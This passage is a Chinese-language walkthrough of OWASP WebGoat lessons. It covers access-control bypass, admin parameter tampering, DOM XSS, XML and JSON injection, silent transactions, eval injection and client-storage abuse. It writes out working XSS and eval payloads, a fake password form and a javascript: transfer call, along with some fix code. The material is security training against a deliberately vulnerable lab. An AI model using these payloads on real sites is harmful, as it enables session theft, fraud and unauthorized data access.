由上图可以看出 action 对应的 value 值是 DeleteProfile，即我们在 Tom 账户中任意选择一种 action，将其对应的 value 值改为 DeleteProfile，则 Tom 就具有了 DeleteProfile 权利。首先，登录 Tom 账户，最初的 Tom 账户如下图所示：



我们在 Select from the list below 中选中 Tom，然后点击 ViewProfile，通过抓包工具



将 Value 栏的 ViewProfile 改为 DeleteProfile，然后点击 Accept changes。出现如下页面，表示攻击成功



- \* You have completed Stage 1: Bypass Business Layer Access Control.
- \* Welcome to Stage 2: Add Business Layer Access Control



### 2.2.3.2. Stage 2: Add Business Layer Access Control ( 添加业务层的访问控制 )

#### 2.2.3.2.1. 课程介绍

该课目的在于通过修改代码来预防 stage1 的问题。

#### 2.2.3.2.2. 课程方法

需修改 E:\webgoat\WebGoat\tomcat\webapps\WebGoat\JavaSource\org\owasp\webgoat\lessons\RoleBasedAccessControl 下的 RoleBasedAccessControl.java，在"code here"处添加代码

```
if(!isAuthorized(s, userId, requestedActionName))
{
    throw new UnauthorizedException();
}
```

### 2.2.3.3. Stage 3: Bypass Data Layer Access Control ( 绕过数据层访问控制 )

#### 2.2.3.3.1. 课程介绍

该课的目的是当知道某系统的访问用户列表后，可以先以已知普通账户登陆系统，然后在浏览时通过 WebScarab 截获请求，将用户 ID 改为其他用户 ID，这样就能实现浏览其他用户账户信息的功能。

#### 2.2.3.3.2. 课程方法

登录 Tom 用户界面，在 Select from the list below 下选中 Tom 用户，然后点击 ViewProfile，正常页面如下所示：




**Goat Hills Financial**  
Human Resources

**Welcome Back Tom** - View Profile Page

First Name:	Tom	Last Name:	Cat
Street:	2211 HyperThread Rd.	City/State:	New York, NY
Phone:	443-599-0762	Start Date:	1011999
SSN:	792-14-6364	Salary:	80000
Credit Card:	5481360857968521	Credit Card Limit:	30000
Comments:	Co-Owner.		
Disciplinary Explanation:	Disc. Dates: 0		
NA			
Manager:	106		

ListStaff EditProfile Logout

即普通雇员 Tom 只可以查看自己的资料，利用 WebScarab 抓包工具截获请求，得到如下页面：



要想查看别人的资料，可以将 `employee_id` 的 value 值改为 101（用户 `Jarry` 的 ID），修改之后点击 `Accept changes`。出现如下页面，则攻击成功。

- \* You have completed Stage 3: Bypass Data Layer Access Control.
- \* Welcome to Stage 4: Add Data Layer Access Control



**Goat Hills Financial**  
Human Resources

Welcome Back Tom - View Profile Page

First Name:	Larry	Last Name:	Stooge
Street:	9175 Guilford Rd	City/State:	New York, NY
Phone:	443-689-0192	Start Date:	1012000
SSN:	386-09-5451	Salary:	55000
Credit Card:	2578546969853547	Credit Card Limit:	5000
Comments:	Does not work well with others		
Disciplinary Explanation:	Disc. Dates:		10106
Constantly harassing coworkers			
Manager:	102		

ListStaff EditProfile Logout

#### 2.2.3.4. Stage 4: Add Data Layer Access Control ( 添加数据层访问控制 )

该课目的在于添加代码，防止 stage3 情况出现。

### 2.2.4. Remote Admin Access ( 远程管理访问 )

#### 2.2.4.1. 课程目的

应用程序通常会有一个管理界面，这个界面一般用户无法访问到，只有具有特权的用户才能访问。

#### 2.2.4.2. 课程方法

首先访问管理界面 URL 为在当前地址后添加&admin=true，打开”Admin functions”后，可以看到有 Report Card、User Information、Product Information、Report Card、Adhoc Query 选项，选中 User Information，则会出现如下页面：

- Introduction
- General
- Access Control Flaws
- AJAX Security
- Authentication Flaws
- Buffer Overflows
- Code Quality
- Concurrency
- Cross-Site Scripting (XSS)
- Denial of Service
- Improper Error Handling
- Injection Flaws
- Insecure Communication
- Insecure Configuration
- Insecure Storage
- Malicious Execution
- Parameter Tampering
- Session Management Flaws
- Web Services
- Admin Functions
- [Report Card](#)
- Challenge

Solution Videos

Restart this Lesson

Screen=53  
menu=2000  
JSESSIONID = 566C2549FEA5C11518F5D6BC4B78EE8A


How To Work With WebGoat

Welcome to a short introduction to WebGoat. Here you will learn how to use WebGoat and additional tools for the lessons.

Environment Information

WebGoat uses the Apache Tomcat server. It is configured to run on localhost although this can be easily changed. This configuration is for single user, additional users can be added in the tomcat-users.xml file. If you want to use WebGoat in a laboratory or in class you might need to change this setup. Please refer to the Tomcat Configuration in the Introduction section.

The WebGoat Interface



这是因为只有管理者才有限查看 User Information，在当前地址后面添加&admin=true，可得如下界面：

- Introduction
- General
- Access Control Flaws
- AJAX Security
- Authentication Flaws
- Buffer Overflows
- Code Quality
- Concurrency
- Cross-Site Scripting (XSS)
- Denial of Service
- Improper Error Handling
- Injection Flaws
- Insecure Communication
- Insecure Configuration
- Insecure Storage
- Malicious Execution
- Parameter Tampering
- Session Management Flaws
- Web Services
- Admin Functions
- [Report Card](#)
- [User Information](#)
- [Product Information](#)
- [Adhoc Query](#)
- Challenge

Solution Videos

Restart t

Screen=53  
admin=true  
menu=2000  
JSESSIONID = 566C2549FEA5C11518F5D6BC4B78EE8A

\* Congratulations. You have successfully completed this lesson.

USERID	USER_NAME	PASSWORD	COOKIE
101	jsnow	passwd1	
102	jdoe	passwd2	
103	jplane	passwd3	
104	jeff	jeff	
105	dave	dave	

OWASP Foundation | Project WebGoat | Report Bug

即我们可以看到用户的相关信息，而这些信息都是只有 admin 才可以看得，至此攻击成功，在 Access Control Flaws 中可以看到如下提示成功的页面：

Stage 1: Bypass Business Layer Access Control  
Stage 2: Add Business Layer Access Control  
Stage 3: Bypass Data Layer Access Control  
Stage 4: Add Data Layer Access Control  
Remote Admin Access

administrative interface for Tomcat. The Tomcat admin interface can be accessed via a URL (/admin) and will not count towards the completion of this lesson.

\* Congratulations. You have successfully completed this lesson.

OWASP Foundation | Project WebGoat | Report Bug

## 2.3. Ajax Security

### 2.3.1. LAB: DOM-Based cross-site scripting ( 基于 DOM 的跨站点访问 )

#### 2.3.1.1. 课程目的

文档对象模型（DOM）从安全的角度提出了一个有趣的问题。它允许动态修改网页内容，但是这可以被攻击者用来进行恶意代码注入攻击。XSS，一类恶意代码注入，一般会发生在未经验证的用户的输入直接修改了在客户端的页面内容的情况下。


在这个练习中，你的任务是利用此漏洞将恶意代码注入到 DOM，然后在最后阶段，通过修改代码来修复这个缺陷，从而解决该漏洞。

#### 2.3.1.2. 课程方法

步骤一：输入 "<IMG SRC='images/logos/owasp.jpg' />", 然后提交。返回如图所示：




步骤二：输入 "<img src=x onerror=;;alert('XSS') />", 然后提交。返回结果如图所示：



步骤三：输入 "<IFRAME SRC='javascript:alert('XSS');'></IFRAME>", 然后提交。返回结果如图所示：

STAGE 3: Next, try to create a JavaScript alert using the IFRAME tag.

Hello, 

Enter your name:

### 步骤四：输入

```
"Please enter your password:<BR><input type = "password" name="pass"/><button onClick="javascript:alert('I
have your password: ' + pass.value);">Submit</button><BR><BR><BR><BR><BR><BR><BR><BR>
<BR><BR><BR><BR><BR><BR><BR><BR>"
```

然后提交，返回结果如图所示：

STAGE 4: Use the following to create a fake login form:

Please enter your password:<BR><input type = "password" name="pass"/><button  
onClick="javascript:alert('I have your password: ' +  
pass.value);">Submit</button><BR><BR><BR><BR><BR><BR><BR><BR><BR><BR><BR><BR><BR>

Hello, Please enter your password:

Submit

!

Enter your name: <BR><BR><BR><BR>

Submit Solution

步骤五：为防止该漏洞，需要修改 DOMXSS.js 文件。加入如下代码，该漏洞就无法生效了。

```
function displayGreeting(name) {
  if (name != ''){
    document.getElementById("greeting").innerHTML="Hello, " + name + "!";
  }
}
```

You have to change this to:

```
function displayGreeting(name) {  
  if (name != ''){
```

```
document.getElementById("greeting").innerHTML="Hello, " + escapeHTML(name); + "!";  
}  
}
```

## 2.3.2. LAB: Client Side Filtering ( 客户端过滤 )

### 2.3.2.1. 课程目的

该课目的在于利用多余的由服务器返回的信息，发现您不该访问的信息。

### 2.3.2.2. 课程方法

通过 IEWatch 或者 Firebug 浏览一般用户无权访问的信息。手现在下拉框中选择一个用户浏览 (Larry)。然后打开 Firebug，搜索 Larry 信息，可以找到 “hiddenEmployeeRecords”，从中可以看到更多信息，包括该课需要的内容。

解决该问题方法：修改 clientSideFiltering.jsp 中的代码，通过添加如下代码来实现禁止访问不该访问的内容。

```
StringBuffer sb = new StringBuffer();  
sb.append("/Employees/Employee[Managers/Manager/text() = " + userid + "]/UserID | ");  
sb.append("/Employees/Employee[Managers/Manager/text() = " + userid + "]/FirstName | ");  
sb.append("/Employees/Employee[Managers/Manager/text() = " + userid + "]/LastName | ");  
sb.append("/Employees/Employee[Managers/Manager/text() = " + userid + "]/SSN | ");  
sb.append("/Employees/Employee[Managers/Manager/text() = " + userid + "]/Salary ");  
String expression = sb.toString();
```

## 2.3.3. Same Origin Policy Protection ( 同源保护 )

## 2.3.4. DOM Injection ( 文档对象模型注入 )

### 2.3.4.1. 课程介绍

一些应用程序专门使用 AJAX 操控和更新在 DOM 中能够直接使用的 JavaScript, DHTML 和 eval () 方法。攻击者可能会利用这一点，通过拦截答复，注入一些 JavaScript 命令，实施攻击。

### 2.3.4.2. 课程方法

该课目的在于通过 firebug 或者 WebScarab，实现取消或绕过按钮机制（灰显按钮无效）从而实现输入。



打开 firebug，找到 Activate 选项，去掉 disable 项，然后正常输入即可。

## 2.3.5. XML Injection ( XML 注入 )

### 2.3.5.1. 课程目的

AJAX 应用利用 XML 来与服务端进行信息交互。XML 能够很轻易的被恶意攻击者截获并改变。

### 2.3.5.2. 课程方法

会员 836239 只有 100 积分，只能获取 100 积分内的奖品。现在我们希望当前会员获取到 2000,3000 积分的奖品。

1. 输入 836239 后，网站的当前页面如图所示：

Welcome to WebGoat-Miles Reward Miles Program.

Rewards available through the program:

-WebGoat t-shirt	50 Pts
-WebGoat Secure Kettle	30 Pts
-WebGoat Mug	20 Pts
-WebGoat Core Duo Laptop	2000 Pts
-WebGoat Hawaii Cruise	3000 Pts

Redeem your points:

Please enter your account ID:

Your account balance is now 100 points


**Rewards**

☐ WebGoat Mug 20 Pts

☐ WebGoat t-shirt 50 Pts

☐ WebGoat Secure Kettle 30 Pts

2. 打开爬虫工具 webscarab，开启截获按钮；在上图输入框 836239 的后面按回车，则爬虫工具截获界面如下图：



3. 修改代码，在<root></root>中添加以下代码，修改后保存：

```
<reward>WebGoat Core Duo Laptop 2000 Pts</reward>
<reward>WebGoat Hawaii Cruise 3000 Pts</reward>
```

4. 在网页的输入框中再次输入 836239，则获取到积分为 2000, 3000 的奖品，如图所示：

### Welcome to WebGoat-Miles Reward Miles Program.

#### Rewards available through the program:

-WebGoat t-shirt	50 Pts
-WebGoat Secure Kettle	30 Pts
-WebGoat Mug	20 Pts
-WebGoat Core Duo Laptop	2000 Pts
-WebGoat Hawaii Cruise	3000 Pts

#### Redeem your points:

Please enter your account ID:

Your account balance is now 100 points

#### Rewards

- ☐ WebGoat Mug 20 Pts
- ☐ WebGoat t-shirt 50 Pts
- ☐ WebGoat Secure Kettle 30 Pts
- ☒ WebGoat Core Duo Laptop 2000 Pts
- ☒ WebGoat Hawaii Cruise 3000 Pts

## 2.3.6. JSON Injection

### 2.3.6.1. 课程目的

JavaScript Object Notation (JSON)是一种简单的轻量级的数据交换格式，JSON 可以以很多形式应用，如：数组，列表，哈希表和其他数据结构。JSON 广泛应用于 AJAX 和 web2.0 应用，相比 XML，JSON 得到程序员的更多的青睐，因为它使用更简单，速度更快。但是与 XML 一样容易受到注入攻击，恶意攻击者可以通过在请求响应中注入任意值。

一位旅行者，有两个航班可以选择：直达航班，但价格贵；经停 2 次，价格便宜。

目标：获得直达航班，并且价格便宜的机票。

### 2.3.6.2. 课程方法


1. 当前网站页面如图

From:	<input type="text" value="BOS"/>
To:	<input type="text" value="SEA"/>

	No of Stops	Stops	Prices
<input type="radio"/>	0	N/A	\$600
<input type="radio"/>	2	Newark,Chicago	\$300

2. 利用 webscarab 截获到的信息如图



3. 修改代码，把\$600 改为\$100。

4. 修改后网页上显示如图

Solution Videos

Restart this Lesson

\* You are traveling from Boston, MA- Airport code BOS to Seattle, WA - Airport code SEA.

\* Once you enter the three digit code of the airport, an AJAX request will be executed asking for the ticket price.

\* You will notice that there are two flights available, an expensive one with no stops and another cheaper one with 2 stops.

\* Your goal is to try to get the one with no stops but for a cheaper price.

From:

To:

BOS

SEA

	No of Stops	Stops	Prices
<input type="radio"/>	0	N/A	\$100
<input type="radio"/>	2	Newark,Chicago	\$300

Submit

Created by Sherif Koussa

macadamian

OWASP Foundation

Project WebGoat

Report Bug

2.3.7. Silent Transactions Attacks ( 静默转移攻击 )

2.3.7.1. 课程目的

对客户端来说，任何一个默默处理交易，使用单一提交的系统都是有危险的。举例来说，如果一个正常的 web 应用允许一个简单的 URL 提交，一个预设会话攻击将允许攻击者在没有用户授权的情况下完成交易。在 Ajax 里情况会变得更糟糕：交易是不知不觉的，不会在页面上给用户反馈，所以注入的攻击脚本可以在用户未授权的情况下从客户端把钱偷走。

2.3.7.2. 课程方法

这是一个简单的银行转账网页，在页面上可以进行转账操作。我们需要绕过客户端验证，通过从 URL 输入，偷偷进行账目转移。

1. 网站当前页面如图

## SOLUTION VIDEOS

## RECAP THIS LESSON


- \* This is a sample internet banking application - money transfer page.
- \* It shows below your balance, the account you are transferring to and amount you will transfer.
- \* The application uses AJAX to submit the transaction after doing some basic client side validations.
- \* Your goal is to try to bypass the user's authorization and silently execute the transaction.

## Welcome to WebGoat Banking System


## Account Summary:

Account Balance:	11987.09\$
Transfer to Account:	<input type="text"/>
Transfer Amount:	<input type="text" value="0"/>

Confirm

Created by Sherif Koussa [OWASP Foundation](#) | [Project WebGoat](#) | [Report Bug](#)

2. 在浏览器的地址栏中输入 `javascript:submitData(1234556,11000)`



3. 转账成功


## Welcome to WebGoat Banking System

## Account Summary:

Account Balance:	11987.09\$
Transfer to Account:	<input type="text"/>
Transfer Amount:	<input type="text" value="0"/>

Confirm

**\* Congratulations. You have successfully completed this lesson. You have just silently authorized 11000\$ without the user interaction. Now you can send out a spam email containing this link and whoever clicks on it and happens to be logged in the same time will loose their money !!**

Created by Sherif Koussa 

## 2.3.8. Dangerous Use of Eval ( 危险指令使用 )

### 2.3.8.1. 课程目的

这一直是验证服务器端所有输入的好做法，当一个未验证的用户的输入直接反映在 HTTP 响应

的时候，XSS 攻击就会发生。在这一课中，未验证的用户提供的数据结合了 JavaScript 的 `eval()` 调用一起使用。攻击者可以通过带有攻击脚本的 URL，将其存储于其他站点，通过电子邮件，或者其他方式诱骗用户点击，达到 XSS 的目的。

### 2.3.8.2. 课程方法

1. 网站当前页面如图

Shopping Cart			
Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	<input type="text" value="1"/>	\$69.99
Dynex - Traditional Notebook Case	27.99	<input type="text" value="1"/>	\$27.99
Hewlett-Packard - Pavilion Notebook with Intel® Centrino™	1599.99	<input type="text" value="1"/>	\$1599.99
3 - Year Performance Service Plan \$1000 and Over	299.99	<input type="text" value="1"/>	\$299.99

The total charged to your credit card: \$1997.96

Enter your credit card number:

Enter your three digit access code:

2. 在 enter your three digit access code 中输入以下代码即可完成：

```
123');alert(document.cookie);('
```

## 2.3.9. Insecure Client Storage ( 不安全的客户端存储 )

### 2.3.9.1. 课程目的


1. 未知优惠码 (coupon code) 的情况下，从页面源代码中获取到优惠码，并成功获得便宜商品。
2. 页面显示价格属性为只读，通过修改源代码，把价格只读属性去掉，变为可修改的。

### 2.3.9.2. 课程方法

Stage1:

1. 在页面的优惠码 (coupon code) 输入框中输入一个字符，比如 1.

2. 打开 Firebug, 点击 Inspect, 选中页面上的 coupon code 输入框, 在 firebug 中点击 Script, 选择 `clientSideValidation.js`, 在 `if(coupon == decrypted)` 处加断点。



3. 鼠标放到 `decrypted` 上, 会显示当前的值为 `PLATINUM`, 在右下角的 watch 中, 修改 coupon 的值为 `PLATINUM`, 或在页面 coupon code 输入框中输入 `PLATINUM`。按 F10 调试运行, 则通过。

Stage2:

可以修改 credit card 以及 shopping card 中价格的属性。

1) 当前网页

Shopping Cart			
Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	\$69.99	<input type="text" value="0"/>	\$0.00
Dynex - Traditional Notebook Case	\$27.99	<input type="text" value="0"/>	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel® Centrino™	\$1599.99	<input type="text" value="0"/>	\$0.00
3 - Year Performance Service Plan \$1000 and Over	\$299.99	<input type="text" value="0"/>	\$0.00

Total before coupon is applied: \$0.00

Total to be charged to your credit card: \$1000.00

Enter your credit card number:

Enter your coupon code:

- 2) 利用 firebug，在 HTML 中找到 `readonly=""`，删除该属性。则可在页面上修改商品价格的值。

```

<tbody>
  <tr>
    <td>Total before coupon is applied:</td>
    <td align="right">
      <input type="text" readonly="" name="SUBTOT" style="border: 0px none ;" value="$0.00"/>
    </td>
  </tr>
  <tr>
    <td>Total to be charged to your credit card:</td>
    <td align="right">
      <input type="text" style="border: 0px none ;" value="$0.00"/>
    </td>
  </tr>
</tbody>

```



Shopping Cart			
Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	\$10.00	<input type="text" value="0"/>	\$0.00
Dynex - Traditional Notebook Case	\$27.99	<input type="text" value="0"/>	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel® Centrino™	\$1599.99	<input type="text" value="0"/>	\$0.00
3 - Year Performance Service Plan \$1000 and Over	\$299.99	<input type="text" value="0"/>	\$0.00

Total before coupon is applied: \$0.00

Total to be charged to your credit card: \$0.00

Enter your credit card number:

Enter your coupon code:

## 2.4. Authentication Flaws ( 认证缺陷 )

### 2.4.1. Password Strength ( 密码强度 )

#### 2.4.1.1. 课程目的

密码是账户安全的保障。多数用户都在各个网站上使用同样的弱密码。如果您想您的应用程序不被攻击者暴力破解，应该设置一个较好的密码。密码应包含小写字母，大写字母和数字，密码越长，效果越好。

#### 2.4.1.2. 课程方法

在这个练习中，你的目的是在 <https://www.cnlab.ch/codecheck> 网站测试几组密码。将练习中提供的 5 组密码分别放在网站中测试，将所需要的时间写出来即可完成。

### 2.4.2. Forgot Password ( 忘记密码 )

#### 2.4.2.1. 课程目的

Web 应用程序经常为用户提供密码找回功能。但不幸的是，很多 Web 应用程序的实施机制并不正确。验证用户身份所需要的信息往往过于简单。

### 2.4.2.2. 课程方法

1. 网站应用通常提供用户找回密码功能，当用户忘记他的登录密码时，可以根据之前自己设的密码保护问题才找回密码，例如：用户名为 webgoat 的用户，对于密码保护问题“你最喜欢的颜色是什么”的答案是红色，通过正确回答问题可以重新获得密码，如下图所示：

```
Webgoat Password Recovery
For security reasons, please change your password immediately.

Results:
Username: webgoat
Color: red
Password: webgoat
```

2. 我们需要做的就是以 admin 用户为例，试着猜测他的密码保护问题的答案，以达到获取他的密码。在 User Name 一项输入 admin 如下图所示：

```
Webgoat Password Recovery
Please input your username. See the OWASP admin if you do not have an
account.
*Required Fields

*User Name: 

```

3. 点击 Submit 后，出现密码保护问题：

```
Webgoat Password Recovery
Secret Question: What is your favorite color?
*Required Fields

*Answer: 

```

4. 我们可以任意输入各种颜色，最后确定 green 为 right answer。出现如下提示时，攻击成功。

